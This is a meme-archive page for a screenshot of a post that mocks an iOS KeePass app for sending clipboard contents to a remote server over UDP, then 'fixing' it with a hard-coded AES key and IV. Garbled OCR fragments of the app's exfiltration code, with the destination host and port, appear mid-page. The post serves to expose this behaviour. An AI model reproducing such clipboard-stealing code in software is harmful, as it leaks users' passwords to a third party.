KeePass Fixed the Clipboard Stealer


This is crazy. An iOS KeePass app was sending the clipboard contents *unencrypted via UDP* to a server. The developer "fixed" it by still sending it via UDP, but this time with fixed key and IV. 🤦♂️ The app is simply a credential stealer and probably in violation of some laws. +Luminous.Application.completeAppV +(Luminous.Application.clipboardSt...ptDataAESEncrypt(key: "BresigAXZ2027#1", iv: +dbname +dbsize +modate +date +action +getIPAddress()! ) = UDPClient(address: "anna.unicomedv.de", port: 10548) send.send(data: encdata) { ...data, response, data, encoding: .utf8)) .shared.dataTask(with: url) { (data, response, data else { return } data, encoding: .utf8)) {address: "anna.unicomedv.de", port: 10548} ta: encdata) {
A screenshot of a post about an iOS KeePass app that sent clipboard contents unencrypted over UDP to a server. The developer supposedly fixed the security flaw by continuing to use UDP with a hard-coded key and IV, making the app look like an obvious credential stealer. The joke is the absurdly incompetent "fix" and the facepalm reaction to such severe security practices. EN: A screenshot of a post about an iOS KeePass app that sent clipboard contents unencrypted over UDP to a server. The developer supposedly fixed the security flaw by continuing to use UDP with a hard-coded key and IV, making the app look like an obvious credential stealer. The joke is the absurdly incompetent "fix" and the facepalm reaction to such severe security practices.
- @gentoomemes / 4672 2023-05-21
- Type
- image
- Size
- 658×800 · 87.9 KiB
- Mood
- саркастичный, возмущённый
- Language
- en
- Added